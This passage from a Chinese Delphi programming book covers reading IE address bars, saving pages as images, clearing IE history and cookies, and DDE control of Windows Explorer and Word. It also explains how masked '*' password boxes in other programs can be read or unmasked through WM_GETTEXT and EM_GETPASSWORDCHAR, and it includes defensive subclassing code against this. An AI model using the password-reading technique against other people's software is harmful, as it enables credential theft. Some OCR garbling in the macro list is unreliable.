        procedure Button2Click(Sender: TObject);
        procedure FormShow(Sender: TObject);
    end;
```

```

private
    { Private declarations }
    IEXPLORE:string;
public
    { Public declarations }
end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.ListBox1DbClick(Sender: TObject);
begin//双击 ListBox 时，打开指定的 URL
    WinExec(PChar(IEXPLORE+' '+listbox1.items[listbox1.itemindex]+''),SW_NORMAL);
end;

procedure TForm1.Button1Click(Sender: TObject);//获取所有 IE 窗口的地址栏
const
    maxx = 30;
var
    ShellWindow: IShellWindows;//Windows 的 IShellWindows 外壳接口
    nCount: integer;//IE 窗口总数
    spDisp: IDispatch;//IDispatch
    i: integer;
    vi: OleVariant;
    IE1: IWebBrowser2;//IE 源代码
begin
    listbox1.clear;
    {创建 Shell COM 对象}
    ShellWindow := CoShellWindows.Create;
    nCount := ShellWindow.Count;
    for i := 0 to nCount - 1 do {遍历已打开的 IE 窗口}
    begin
        vi := i; //第几个 IE 窗口
        try
            {获取接口}
            spDisp := ShellWindow.Item(vi);
        except
            exit
        end;
    end;
end;

```

```

if (spDisp <> nil) then
begin
  try
    {检索其接口，取 IE 源代码}
    spDisp.QueryInterface(iWebBrowser2, IE1);
  except
    on EAccessViolation do
    begin
      exit
    end;
  end;
  if (IE1 <> nil) then
  begin
    listbox1.items.add(IE1.Get_LocationURL()); //取 URL
  end;
end;
end;
{删除保存 IE 地址的文件}
deletefile(extractfilepath(paramstr(0)) + 'Address.d' + inttostr(maxx));
{备份保存 IE 地址的文件}
for i := maxx - 1 downto 0 do
  renamefile(extractfilepath(paramstr(0)) + 'Address.d' + format('%2d', [i]),
    'Address.d' + format('%2d', [i + 1]));
{保存当前的所有 IE 地址}
listbox1.items.savetofile(extractfilepath(paramstr(0)) + 'Address.d00');
end;

procedure TForm1.Button2Click(Sender: TObject); //打开全部的 IE 地址
var
  i: integer;
begin
  for i := 0 to listbox1.items.count - 1 do
  begin
    WinExec(PChar(IEEXPLORE+' '+listbox1.items[i]+''), SW_NORMAL);
  end;
end;

procedure TForm1.FormShow(Sender: TObject);
var
  s: string;
  reg: TRegistry;
begin
  s := extractfilepath(paramstr(0)) + 'Address.d00';
  if fileexists(s) then

```



```

        listbox1.items.loadfromfile(s);
    reg:=TRegistry.create;
    reg.rootkey:=HKEY_LOCAL_MACHINE;
    reg.openkey('Software\Microsoft\Windows\CurrentVersion\App
Paths\IEXPLORE.EXE',true);
    IEXPLORE:=reg.ReadString("");//取得 IE 的可执行文件路径
    reg.closekey;
    reg.free;
end;

end.

```

打开多个 IE 窗口，单击【获取地址】按钮，将看到如图 6-6 所示的结果。程序自动把所有的 IE 地址保存在当前目录下的 Address.d00 文件中，下次打开本程序时请单击【打开 IE】按钮，就可以把上次保存的所有 IE 窗口还原出来。



图 6-6 使用 Ishell Windows 接口获取 IE 地址

2.使用枚举窗口法获取 IE 地址栏

使用第一种方法获取 IE 地址栏必须深入了解 Windows 的 COM 接口及其技术参数。这里介绍的第二种方法使用枚举窗口的常规方法来实现同样的功能，而且这种方法共有更好的移植性。如下两条语句可以方便地枚举系统中的所有窗口：

```

hCurrentWindow:=GetWindow(Handle, GW_HWNDFIRST);
GetWindow(hCurrentWindow,GW_HWNDNEXT);

```

因为 IE 窗口类是"IEFrame"或"CabinetWClass"，使用 GetClassName 函数检索出哪些窗口是 IE 窗口，从而实现了取得 IE 地址栏的前提条件。

该程序的源代码(见光盘中的“获取 IE 地址\2”目录)如下所示：

```

unit Unit1;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, shellapi,registry;

type
    TForm1 = class(TForm)

```

```

    ListBox1: TListBox;
    Button1: TButton;
    Button2: TButton;
    procedure Button1Click(Sender: TObject);
    procedure FormShow(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure ListBox1DbClick(Sender: TObject);
private
    { Private declarations }
    IEXPLORE:string;
public
    { Public declarations }
end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

{枚举子窗口（即控件）时的回调函数}
function EnumChildWindowsProc(hwnd: Integer; lparam: Longint): Boolean; stdcall;
var
    buffer: array[0..255] of char;
begin
    Result := True;
    GetClassName(hwnd, buffer, 256); //子窗口（即控件）的类名
    if StrPas(Buffer) = 'Edit' then //IE 地址栏的类名是 Edit
        //IE 地址栏的类名可以运行本书 2.4.1 的例子得到
    begin
        SendMessage(hwnd, WM_GETTEXT, 256, lparam);
        //取出 IE 地址栏的内容存入 lparam 指向的内存
        Result := False; //退出枚举子窗口（即控件），不再枚举剩余的子窗口（即控件）
    end;
end;

procedure TForm1.Button1Click(Sender: TObject); //获取地址
const
    maxx = 30;
var
    hCurrentWindow: HWND;
    szText: array[0..255] of char;
    buffer: array[0..255] of char;

```

```

i: integer;
begin
  listbox1.clear;
  {获取第一个窗口}
  hCurrentWindow := GetWindow(Handle, GW_HWNDFIRST);
  while hCurrentWindow <> 0 do
  begin
    {获取类名}
    GetClassName(hCurrentWindow, @szText, 255);

    if Strpas(@szText) = 'IEFrame' then{如果是 IE 窗口则……}
    begin
      {获取当前窗口标题}
      GetWindowText(hCurrentWindow, @szText, 255);
      {枚举它的所有子窗口（即控件），回调函数是 EnumChildWindowsProc}
      EnumChildWindows(hCurrentWindow,@EnumChildWindowsProc,
        Integer(@buffer[0]));
      {把 IE 地址显示在列表框中}
      listbox1.items.add(StrPas(buffer));
    end;
    {下一个窗口}
    hCurrentWindow:=GetWindow(hCurrentWindow,GW_HWNDNEXT);
  end;
  hCurrentWindow:=GetWindow(Handle,GW_HWNDFIRST);
  While hCurrentWindow<>0 Do
  Begin
    GetClassName(hCurrentWindow,@szText,255);
    if Strpas(@szText)='CabinetWClass' then
    begin
      GetWindowText(hCurrentWindow,@szText,255);
      EnumChildWindows(hCurrentWindow,@EnumChildWindowsProc,
        Integer(@buffer[0]));
      listbox1.items.add(StrPas(buffer));
    end;
    hCurrentWindow:=GetWindow(hCurrentWindow,GW_HWNDNEXT);
  end;
  {删除保存 IE 地址的文件}
  deletefile(extractfilepath(paramstr(0))+ 'Address.d'+inttostr(maxx));
  {备份保存 IE 地址的文件}
  for i:=maxx-1 downto 0 do
    renamefile(extractfilepath(paramstr(0))+ 'Address.d'+format('%d',[i]),
      'Address.d'+format('%d',[i+1]));
  {保存当前的所有 IE 地址}
  listbox1.items.savetofile(extractfilepath(paramstr(0))+ 'Address.d00');

```

```

end;

procedure TForm1.FormShow(Sender: TObject);
var
    s:string;
    reg:TRegistry;
begin
    s:=extractfilepath(paramstr(0))+ 'Address.d00';
    if fileexists(s) then
        listbox1.items.loadfromfile(s);
    reg:=TRegistry.create;
    reg.rootkey:=HKEY_LOCAL_MACHINE;
    reg.openkey('Software\Microsoft\Windows\CurrentVersion\App
Paths\IEEXPLORE.EXE',true);
    IEXPLORE:=reg.ReadString("");//取得 IE 的可执行文件路径
    reg.closekey;
    reg.free;
end;

procedure TForm1.Button2Click(Sender: TObject);//打开全部 IE 地址
var
    i:integer;
begin
    for i:=0 to listbox1.items.count-1 do
        begin
            WinExec(PChar(IEEXPLORE+' '+listbox1.items[i]+''),SW_NORMAL);
        end;
    end;

procedure TForm1.ListBox1DbClick(Sender: TObject);
begin
    {双击 ListBox 时， 打开指定的 URL}
    WinExec(PChar(IEEXPLORE+' '+listbox1.items[listbox1.itemindex]+''),SW_NORMAL);
end;

end.

```

打开多个 IE 窗口，单击【获取地址】按钮，将看到如图 6-7 所示的结果。程序自动把所有的 IE 地址保存在当前目录下的 Address.d00 文件中，下次打开本程序时请单击【打开 IE】按钮，就可以把上次保存的所有 IE 窗口还原出来。



图 6-7 使用枚举窗口项获取 IE 地址

6.2.4 将网页保存为图片

如果由于某种特殊的需要(如制作传真), 需要把网页另存为图片, 可以有很多种实现的方法, 其中使用 **IViewObject** 接口技术是最简便的方法之一。**IViewObject** 接口可以创建和管理与通知接收器的连接, 让调用程序获取控件改变的通知, 本例使用它的 **Draw** 方法实现网页保存为图片。**IViewObject** 接口详细的技术文档请查看 **MSDN**。

实现代码(见光盘中的“以图片方式保存网页”目录)如下所示:

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls, shdocvw, MSHTML, ActiveX, OleCtrls, ExtCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    WebBrowser1: TWebBrowser;
    Image1: TImage;
    procedure Button1Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;
```

implementation

{\$R *.DFM}

```
procedure TForm1.Button1Click(Sender: TObject);
var
    ViewObject: IViewObject;
    sourceDrawRect: TRect;
begin
    if Webbrowser1.Document <> nil then//如果已经打开网页
    try
        webbrowser1.Document.QueryInterface(IViewObject, ViewObject);//调用窗口
        if ViewObject <> nil then
            try
                sourceDrawRect := Rect(0, 0, Image1.Width, Image1.Height);//矩形范围
                ViewObject.Draw(DVASPECT_CONTENT, 1, nil, nil, Self.Handle,
                    image1.Canvas.Handle, @sourceDrawRect, nil, nil, 0);
                //把网页内容 Draw 到 image 上
                image1.Repaint; {更新 image1 的显示}
            finally
                ViewObject._Release;
            end;
        except
        end;
    end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    WebBrowser1.Navigate(extractfilepath(paramstr(0))+ '搜狐新闻.htm');
end;

end.
```

运行本程序。单击 **Button 1** 按钮，可以看到如图 6-8 所示的结果。



图 6-8 网页保存为图片

6.2.5 清除 IE 历史记录、下拉列表和 Cookie

清除 IE 历史记录可以使用 6.2.1 的方法来实现, 6.2.1 的例子可以删除指定的或全部的历史记录, 本例把所调用到的 API 集成到一个 DelHistory 函数里

IE 下拉列表中的网址都保存在 HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs 中, 使用 DeleteKey 把它删除就实现了清除 IE 下拉列表中的网址。

上网冲浪留下的 Cookie 存放在操作系统的“Cookie”目录中, 该目录的位置可以使用 SHGetSpecialFolderLocation 函数获得(不一定是\Windows\Cookie 目录), Cookie 文件的扩展名是*.txt。需要注意的是, 默认情况下 Cookie 文件是被操作系统以独占方式打开的, 所以不能简单地使用 DeleteFile 等 API 函数删除它们, 必须调过资源管理器的 SHFileOperation 来删除这些 Cookie 文件。

主程序的源代码(见光盘中的“清除 IE 记录”目录)如下所示:

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls, Registry, wininet, FileCtrl, shlobj, shellapi;

type
  TForm1 = class(TForm)
    Button1: TButton;
    procedure Button1Click(Sender: TObject);
  private
```

```

        { Private declarations }
    public
        { Public declarations }
    end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

procedure DelRegCache;//清除 IE 下拉列表中的网址
var
    reg:TRegistry;
begin
    reg:=TRegistry.create;
    reg.RootKey:=HKEY_CURRENT_USER;
    reg.DeleteKey('Software\Microsoft\Internet Explorer\TypedURLs');
    reg.Free;
end;

function GetCookiesFolder:string;
var
    pidl:pltemIDList;
    buffer:array [ 0..255 ] of char ;
begin
    {取指定的目录，CSIDL_COOKIES 表示 Cookies 目录}
    SHGetSpecialFolderLocation(
        application.Handle , CSIDL_COOKIES, pidl);
    //转换成文件系统的路径
    SHGetPathFromIDList(pidl, buffer);
    result:=strpas(buffer);
end;

function ShellDeleteFile(sFileName: string): Boolean;//使用 Shell 删除文件
var
    FOS: TSHFileOpStruct;
begin
    FillChar(FOS, SizeOf(FOS), 0); {记录清零}
    with FOS do
    begin
        wFunc := FO_DELETE;//删除
        pFrom := PChar(sFileName);
        fFlags := FOF_NOCONFIRMATION;//删除时不提示
    end;
end;

```



```

    end;
    Result := (SHFileOperation(FOS) = 0);
end;

procedure DelCookie;//清空 cookie
var
    dir:string;
begin
    {关闭 IE 的 Session,停止 Cookies 会话}
    InternetSetOption(nil, INTERNET_OPTION_END_BROWSER_SESSION, nil, 0);
    dir:=GetCookiesFolder;
    ShellDeleteFile(dir+'*.txt');//调用 Shell 来删除 Cookie 文件
end;

procedure DelHistory;//清空历史记录
var
    lpEntryInfo: PInternetCacheEntryInfo;
    hCacheDir: LongWord ;
    dwEntrySize, dwLastError: LongWord;
begin
    dwEntrySize := 0;
    {取回缓冲区所需要的空间大小}
    FindFirstUrlCacheEntry(nil, TInternetCacheEntryInfo(nil^), dwEntrySize);
    GetMem(lpEntryInfo, dwEntrySize);
    {检索第一个}
    hCacheDir := FindFirstUrlCacheEntry(nil, lpEntryInfo^, dwEntrySize);
    if hCacheDir <> 0 then
        DeleteUrlCacheEntry(lpEntryInfo^.lpszSourceUrlName);
    FreeMem(lpEntryInfo);
    {检索下一个}
    repeat
        dwEntrySize := 0;
        {取回缓冲区所需要的空间大小}
        FindNextUrlCacheEntry(hCacheDir, TInternetCacheEntryInfo(nil^),
            dwEntrySize);
        dwLastError := GetLastError();
        if dwLastError = ERROR_INSUFFICIENT_BUFFER then //如果成功
            begin
                GetMem(lpEntryInfo, dwEntrySize); {分配 dwEntrySize 字节的内存}
                if FindNextUrlCacheEntry(hCacheDir, lpEntryInfo^, dwEntrySize) then
                    DeleteUrlCacheEntry(lpEntryInfo^.lpszSourceUrlName);
                FreeMem(lpEntryInfo);
            end;
    until (dwLastError = ERROR_NO_MORE_ITEMS);

```

```
end;
```

```
procedure TForm1.Button1Click(Sender: TObject);//清除 IE 记录
```

```
begin
```

```
  try
```

```
    screen.cursor:=crHourGlass;
```

```
    DelRegCache;
```

```
    DelCookie;
```

```
    DelHistory;
```

```
  finally
```

```
    screen.cursor:=crDefault;
```

```
  end;
```

```
end;
```

```
end.
```

程序运行结果如图 6-9 所示。



图 6-9 清空 IE 记录

第 7 章 高级应用

下面将要介绍 DDE、消息机制、剪贴板和目录的监控、程序运行后自动删除、只运行一个实例的多种方法、移动正在使用的文件、类型转换与存储转换、可执行文件加壳等高级应用技巧。

7.1 DDE

Windows 支持三种基本的 IPC(进程间通信)机制: 动态链接库(DLL)中的共享数据段、Windows 剪贴板(Clipboard)和动态数据交换 DDE (Dynamic Data Exchange)许多著名的 Windows 应用程序(如 Microsoft Word 等)都支持 DDE 技术,并在程序中嵌入了 DDE 消息处理函数。而此类应用程序从 DDE 技术上来说,大多是作为一个 DDE 服务器形式存在的,这就允许用户通过自行编制的一些外围软件以 DDE 客户的身份对其进行链接,并通过向 DDE 服务器程序发送一些特定的宏命令来完成对服务器程序的动态控制。

DDE 是由客户(Client)以 WM_DDE_INITIATE 广播消息,服务器(Server)端受理之后以 WM_DDE_ACK 回应,建立链接之后则是一连串 Server 与 Client 间彼此互送 WM_DDE_DATA 、 WM_DDE_REQUEST、 WM_DDE_ACK 等消息,最后发送 WM_DDE_TERMINATE 消息结束当前会话。

进程间建立 DDE 链接时,当 Server 端的数据改变时,依据与 Client 的主动数据交换的频繁程度,其通道的形态可分为以下 3 种

- I Cold Link(冷链接): 客户必须主动要求传送数据。如果没有主动要求传送数据,即使服务器的数据已经改变很多了,服务器对客户也置之不理
- I Hot Link(热链接): 客户与服务器同步更新。当数据改变时,服务器将主动通知客户改变的内容
- I Warm Link(温链接): 当资料改变时,服务器只对客户告知数据改变的消息,要获得数据,则需要客户提出要求才会送出。

由于 DDE 消息涉及的细节很多,为了方便使用,Microsoft 提供 DDE 管理函数库(The DDE Management Library, 简称 DDEML)。

7.1.1 DDE 原理

DDE 顾名思义是提供对不同程序在运行期间实现对数据的动态交换的一种通用技术。Windows 消息虽然是在不同程序窗口间传送信息的最佳手段,但一条消息只能包含两个参数(wParam 和 lParam),不能传送更多的信息。内存块是存放较多信息的重要手段,但不支持全局内存句柄的共享。DDE 正是建立在 Windows 内部消息系统、全局原子和共享全局内存基础上的一种协议,用来协调 Windows 应用程序之间的数据交换和命令调用。

DDE 协议使用三级命名: 服务(Service)、主题(Topic)和数据项(Item)来标志 DDE 所传递的数据单元。服务使应用程序具有了提供给其他程序的数据交换能力。一般情况下,服务就是应用程序的文件名,如 Office Word 的服务就是 Winword(可执行文件是 Winword.exe),更深刻地定义了服务器应用程序会话的主题内容。服务器应用程序可支持一个或多个主题,如 Excel 中的一个文件建立 DDE 会话,则主题可能是 Topic = 'c:\excel\Example\sale.xls':数据项更进一步确定了会话的详细内容,每个主题名可拥有一个或多个项目名。

每次 DDE 客户与服务程序之间的对话都是先由客户启动的,所以在每次客户启动之前,DDE 服务器必须先投入运行。下面是典型的 DDE 会话:

- | 服务器应客户的请求向客户发送数据
- | 客户主动向服务器发送数据。
- | 客户要求服务器在数据修改时发送数据
- | 客户要求服务器在数据修改后发送通知。

7.1.2 利用 DDE 创建程序组

Delphi 把所有的 DDE 功能做到了以下四个部件中。

- | TDDEClientConv: 用于客户程序建立和维护一个 DDE 会话
- | TDDEClientItem: 用于客户程序建立和维护数据交换通道。
- | TDDEServerConv: 用于服务器程序响应 DDE 会话
- | TDDEServerItem: 用于服务器程序维护数据交换通道。

前两个部件用于生成一个 DDE 客户程序,后两个部件用于生成一个 DDE 服务器程序。如果一个应用程序同时拥有这些部件,则这一程序既可以充当 DDE 客户,也可以充当 DDE 服务器。在本例中使用 TDDEClientConv 实现创建程序组。

程序源代码如下(见光盘中的“DDEDEMO”目录):

```
unit Ddeform;

interface

uses WinTypes, WinProcs, Classes, Graphics, Forms, Controls, StdCtrls, DdeMan,
    Dialogs, ComCtrls;

type
    TForm1 = class(TForm)
        Label1: TLabel;
        GroupName: TEdit;
        CreateButton: TButton;
        Button2: TButton;
        DDEClient: TDdeClientConv;
        Label3: TLabel;
        ItemName: TEdit;
        Button1: TButton;
        CmdLine: TEdit;
        WorkDir: TEdit;
        Label4: TLabel;
        Label5: TLabel;
        Button3: TButton;
        OpenFileDialog: TOpenDialog;
        Label2: TLabel;
        procedure Button2Click(Sender: TObject);
        procedure CreateButtonClick(Sender: TObject);
    end;

end.
```

```

        procedure Button1Click(Sender: TObject);
        procedure Button3Click(Sender: TObject);
    end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

uses
    SysUtils;

procedure TForm1.Button2Click(Sender: TObject);
begin
    Close;
end;

procedure TForm1.CreateButtonClick(Sender: TObject);
var
    Name: string;
    Macro: string;
    Cmd: array[0..255] of Char;
begin
    if GroupName.Text = '' then
        MessageDlg('组名不能为空.', mtError, [mbOK], 0)
    else
        begin
            Name := GroupName.Text;
            {执行以下的宏}
            Macro := Format('CreateGroup(%s)', [Name]) + #13#10;
            StrPCopy (Cmd, Macro);
            {打开 DDE 链接}
            DDEClient.OpenLink;
            if not DDEClient.ExecuteMacro(Cmd, False) then//开始创建
                MessageDlg('不能创建组.', mtInformation, [mbOK], 0);
            DDEClient.CloseLink;
            GroupName.SelectAll;
        end;
end;

procedure TForm1.Button1Click(Sender: TObject);//创建项
var
    item,command,dir: string;

```

```

Macro: string;
Cmd: array[0..255] of Char;
begin
if GroupName.Text = '' then
    MessageDlg('组名不能为空.', mtError, [mbOK], 0)
else
begin
    item := ItemName.text;
    command := CmdLine.text;
    dir := WorkDir.Text;
    Macro := Format('AddItem(%s,%s)', [command,item,dir]) + #13#10;
    StrPCopy (Cmd, Macro);
    DDEClient.OpenLink;
    if not DDEClient.ExecuteMacro(Cmd, False) then//开始创建
        MessageDlg('不能创建项.', mtInformation, [mbOK], 0);
    DDEClient.CloseLink;
    GroupName.SelectAll;
end;
end;

procedure TForm1.Button3Click(Sender: TObject);//浏览
begin
    if OpenFileDialog.execute then
        cmdLine.text:=OpenDialog.fileName;
end;
end.

```

程序运行后，在组名中输入 **www**，然后单击【创建】按钮，则在开始菜单中新创建一个程序组，如图 7-1 所示。



图 7-1 利用 DDE 创建程序组

7.1.3 执行 DDE 宏

新建一个工程 WordDDE，然后在 system 组件页里选择 DdeClientConv 组件，并把它拖放到窗体上，修改其 Name 属性为 DDEClient，在工程上再添加一个过程 RunMacro：用于打开与 Word 服务器的连接，并通知服务器执行由 Macro 标志的宏命令，让 Word 按用户的意图完成响应的动作。完成之后由客户方断开这次连接，完成一次会话。下面是实现的代码：

```
procedure TForm1.RunMacro(Macro:pChar);
var
  pMacro:array[0..80] of Char;
begin
  DDEClient.SetLink('Winword','System');
  DDEClient.OpenLink;
  StrPCopy(pMacro,Macro);
  if Not DDEClient.ExecuteMacro(pMacro,false) then
    ShowMessage('Unable to Execute Macro');
  DDEClient.CloseLink;
end;
```

宏(Macro)是客户程序要服务器完成的一些操作指令，对与特定的 Microsoft Word 而言，就是打开文件、插入分割符、复制粘贴字符等操作，这些宏命令完成的功能大多在 Word 的菜单下都能找到与之相匹配的菜单例如，【关闭文件】菜单完成的功能就可以通过宏[FileClose]来完成。可以向窗口添加一个按钮并在其处理函数中添加执行宏的如下代码：

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  RunMacro('[FileNew]');
end;
```

Word 下有许多可供传送执行的宏命令，现将一些常用的宏列举如下

- [FileNew]创建新文件
- [FileClose]：关闭文件
- [FileSave]：保存文件
- [FilePrint]：打印文件
- [FileExit]退出 Word
- [File1]：打开最近打开的文件，相应还有[File2], [File3]等
- [EditCut]：剪切操作
- [EditCopy]：复制 A 作
- [EditPaste]：粘贴操作
- [EditUndol]：恢复上一步
- [EditRedo]： i\$'做上一步
- [EditClear]：清除操作
- [EditSelectAll]：全选操作
- [ViewNormal]：正常视图
- [ViewPage]：页面视图
- [ViewOutLine]：大纲视图
- [InsertBreak]：插入分割符

[InsertIndex]: 插入索引
[FormatNumber]: 格式化项目符号 Tqj 编号
[ToolsOption]: 工具的选项
[TableInsertTable]: 插入表格
[TableInsertRow]: 插入行
[TableDeleteRow]: 删除行
[TableSplit]: 拆分表格
[TableSort]: 排序
[WindowNewWindow]: 新建窗口
[Window1]: 最近打开的窗口, 响应还有[Wind-21, [Window3]等
[HelpIndex]: 帮助的索引
[HelpAbout]: 帮助的关于

由于程序的代码较简单, 且上面已把主要代码列出, 所以这里没有再把完整的程序代码列出, 详见光盘中的“DDE Word”目录。

当然, 为了操作控制 Word, Excel 实现特定的功能, 在 Delphi 5.0 以后版本中还提供了 TWordApplication1、 TWordDocument、 TExcelApplication 等控件, 详见有关 Delphi 控件使用方法的参考书。

除此之外, 还有许多 DDE 的实用例子。下面的简短代码就可以实现资源管理器的“查找”功能:

```
with TDDEClientConv.Create(Self) do
begin
  ConnectMode:=ddeManual;
  ServiceApplication='Explorer';
  SetLink('Folders','AppProperties');
  OpenLink;
  ExecuteMacro(['FindFoldet(, C:\DOWNLOAD)'], False);
  //其中 CADOWNLOAD 是查找的目录
  CloseLink;
  Free;
end;
```

7.2 密码相关程序

在 Windows 下的密码输入框一般都以“*”来显示密码, 在 Internet 上有许多偷看“*”密码的工具软件。现在来分析其原理并介绍如何防止“*”的密码泄露, 最后介绍读取 Windows 9x 缓冲区中的密码的方法。

7.2.1 查看“*”的编辑框

1. 取同一程序密码框中的内容

为了更好地介绍取密码框中内容的方法, 这里先介绍一种特例: 当前程序中的密码框 (PasswordChar 属性是*的 TEdit)。

首先, 让我们来分析用“Edit1.Text”取文本框内容的原理。从 Delphi 安装目录中的

Controls.pas 和 StdCtrls.pas 文件中可以知道 TEdit 继承自 TCustomEdit, TCustomEdit 继承自 TControl。TControl 中的 Property Text 是调用了 GetText, 而 GetText 调用了 GetTextBuf, GetTextBuf 调用了 Perform (SendMessage)最终实现了读取 Edit 中的内容。其关键代码如下所示:

```
TEdit=class(TCustomEdit)
//.....
TCustomEdit=class(TWinControl)
//.....
TWinControl=class(TControl)
property Text:TCaption read GatText write SetText;
function TControl.GetTextBuf(Buffer : PChar; BufSize: Integer) ; Integer;
begin
    Result:=Perform(WM_GETTEXT, BufSize, Longint(Buffer));
end;
function TControl.GetText: TCaption;
var
    Len:Integer;
begin
    Len :=GetTextLen;
    SetString(Result, PChar(nil), Len);
    if Len <> 0 then GeTextBuf(Pointer(Result), Len+ 1);
end;
```

所以, 为了获取 Edit1 中的内容, 可以使用这条语句:

```
SendMessage(Edit1.handle,WM_GETTEXT, i, integer(buffer));
```

其中, buffer 是 pchar 类型, 用于存放 Edit1 中的内容, i 是 buffer 的空间大小。

实现获取同一程序密码框中内容的程序代码如下(见光盘中的“读密码框”目录):

```
unit Unit1;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

type
    TForm1 = class(TForm)
        Button1: TButton;
        Edit1: TEdit;
        Label1: TLabel;
        Label2: TLabel;
        procedure Button1Click(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
```

```

end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.Button1Click(Sender: TObject);
var
    buffer:PChar;//存储空间
    L:integer;//密码框内容的长度
begin
    L:=GetWindowTextLength(Edit1.handle);//取密码框内容的长度
    GetMem(buffer,L+1);//分配内在空间，注意加 1，因为 ASCII 码以 “\0” 结尾
    SendMessage(Edit1.handle,WM_GETTEXT,L,integer(buffer));
    label1.Caption:=String(buffer);//显示
    FreeMem(buffer);//释放内存
end;

end.

```

实际使用时，“SendMessage(Edit1.handle,WM_GETTEXT,L,integer(Name));”语句还可以替换为“GetWindowText(Edit1.handle,buffer,L);”，GetWindowText 是 WindowsAPI 函数。程序运行窗口如图 7-2 所示。



图 7-2 取同一程序中的密码框内容

2. 取鼠标所在位置的其他程序密码框中的内容

为了获取其他程序密码框中的内容，必须利用各种方法先取得密码框的句柄，再用 SendMessage 或 GetWindowText 取得密码框中的内容。由于密码框是在另一个应用程序中，该应用程序可能是用 VC 编写的，也可能是用 Delphi 或 VB 等编写的，因此不能像上例中的“Edit1.handle”那样简单地取得密码框的句柄。

比较常用的方法是使用鼠标钩子取得鼠标当前位置的控件句柄，在本书 2.4.1 的例子中不但演示了鼠标钩子的使用，还可以实现获取鼠标所在位置的其他程序密码框中的内容许多黑客光盘上的“查看‘*’的密码”工具就是使用这样的原理编写出来的，其完整代码见光盘中的“MonseHook”目录。

7.2.2 防止“*”的密码泄露

对于现在的软件来说，很多地方都涉及到密码，密码几乎无处不在。但是，很多软件都存在着一个问题，密码很容易被外来的程序所截取，密码的安全问题值得软件开发人员的重视，特别是密码框普遍存在着安全漏洞。输入密码的显示一般情况下都是隐藏的，只显示“*”等字符，这样文本似乎就无法被旁人看到了。然而，事实上这样的保护是非常脆弱的，有很多办法可以突破这层保护最简单的办法就是使用 `SendMessage` 向密码框传送一个 `EM_GETPASSWORDCHAR` 消息，将 `Passwordchar` 设置为#0，就可以让密码原形毕露或者使用上小节介绍的技术直接读出密码。所以对重要的密码加上一层保护是很有必要的。

由于使用各种开发工具编写的密码框在默认情况下都调用了 `Windows` 系统编辑框，从 `VC`, `VB` 到 `BC`, `Delphi` 等无一幸免。因此在自己开发的程序中需要避免这种情况，一个简单的办法就是子类化(Subclassing)，也就是使用自定义的编辑框，并使用自定义的 `WindowProc` 来进行消息处理，对 `Passwordchar` 的设置和文本读取消息(分别是 `EM_SETPASSWORDCHAR` 和 `WM_GETTEXT`)进行检查，把那些非法操作过滤掉。下面子类化的 `TPasswordEdit` 完全过滤了以上两个消息，其基本原理是：在密码框的消息处理函数中使用一个变量(见下例中的 `FAllowPasswordRead` 或 `FAllowPasswordCharChange`)来标志是否是自己的代码，如果是来历不明的代码试图设置 `passwordchar` 或读取文本，就不给它返回任何数值。

程序源代码如下(见光盘中的“防止密码被盗”目录)

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls;

type
  TPasswordEdit = class(TEdit)//子类化的新控件
  private
    FFalsePassword: TCaption;
    //伪密码，可以为空，也可以是任何值（用于迷惑对方）
    FAllowPasswordRead: Boolean;//是否允许读文本
    FAllowPasswordCharChange: Boolean;//是否允许设置 PasswordChar
    function GetPasswordChar: Char;//取 PasswordChar
    function GetText: TCaption;//读文本
    procedure SetPasswordChar(const Value: Char);//设置 PasswordChar
    procedure SetText(const Value: TCaption);//设置文本
  public
    constructor Create(AOwner: TComponent); override;
    procedure DefaultHandler(var Message); override;//自定义消息处理
  published
    property AllowPasswordCharChange: Boolean read FAllowPasswordCharChange
    write FAllowPasswordCharChange;
    property AllowPasswordRead: Boolean read FAllowPasswordRead write
```

```

FAllowPasswordRead;
    property PasswordChar: Char read GetPasswordChar write SetPasswordChar
default '*';
    property FalsePassword: TCaption read FFalsePassword write FFalsePassword;
    property Text: TCaption read GetText write SetText;
end;

```

```

TForm1 = class(TForm)//主窗口
    Edit1: TEdit;
    Label1: TLabel;
    Label2: TLabel;
    procedure FormCreate(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
    PasswordEdit1: TPasswordEdit;
end;
var
    Form1: TForm1;

```

implementation

{ \$R *.DFM }

```

constructor TPasswordEdit.Create(AOwner: TComponent);
begin
    AllowPasswordCharChange := true;//新建 TEdit 之前，必须允许设置 PasswordChar
    AllowPasswordRead := true;//新建 TEdit 之前必须允许读文本
    inherited Create(AOwner);//新建 TEdit
    AllowPasswordCharChange := false;//禁止设置 PasswordChar
    AllowPasswordRead := false;//禁止读文本
    PasswordChar := '*';{显示*}
end;

```

```

procedure TPasswordEdit.SetPasswordChar(const Value: Char);
var
    OldAPCC, OldAPR: boolean;
begin
    OldAPCC := FAllowPasswordCharChange;//保存原值
    OldAPR := FAllowPasswordRead;// 保存原值
    FAllowPasswordCharChange := true;//允许改变
    FAllowPasswordRead := true;//允许读
    if HandleAllocated then//如果控件已存在，必须先取出 PasswordChar

```

```

        inherited PasswordChar := Char(Sendmessage(Handle, EM_GETPASSWORDCHAR,
0, 0));
        inherited PasswordChar := Value;//设置 PasswordChar
        FAllowPasswordCharChange := OldAPCC;//恢复原值
        FAllowPasswordRead := OldAPR;// 恢复原值
    end;

```

```

function TPasswordEdit.GetPasswordChar: Char;
begin
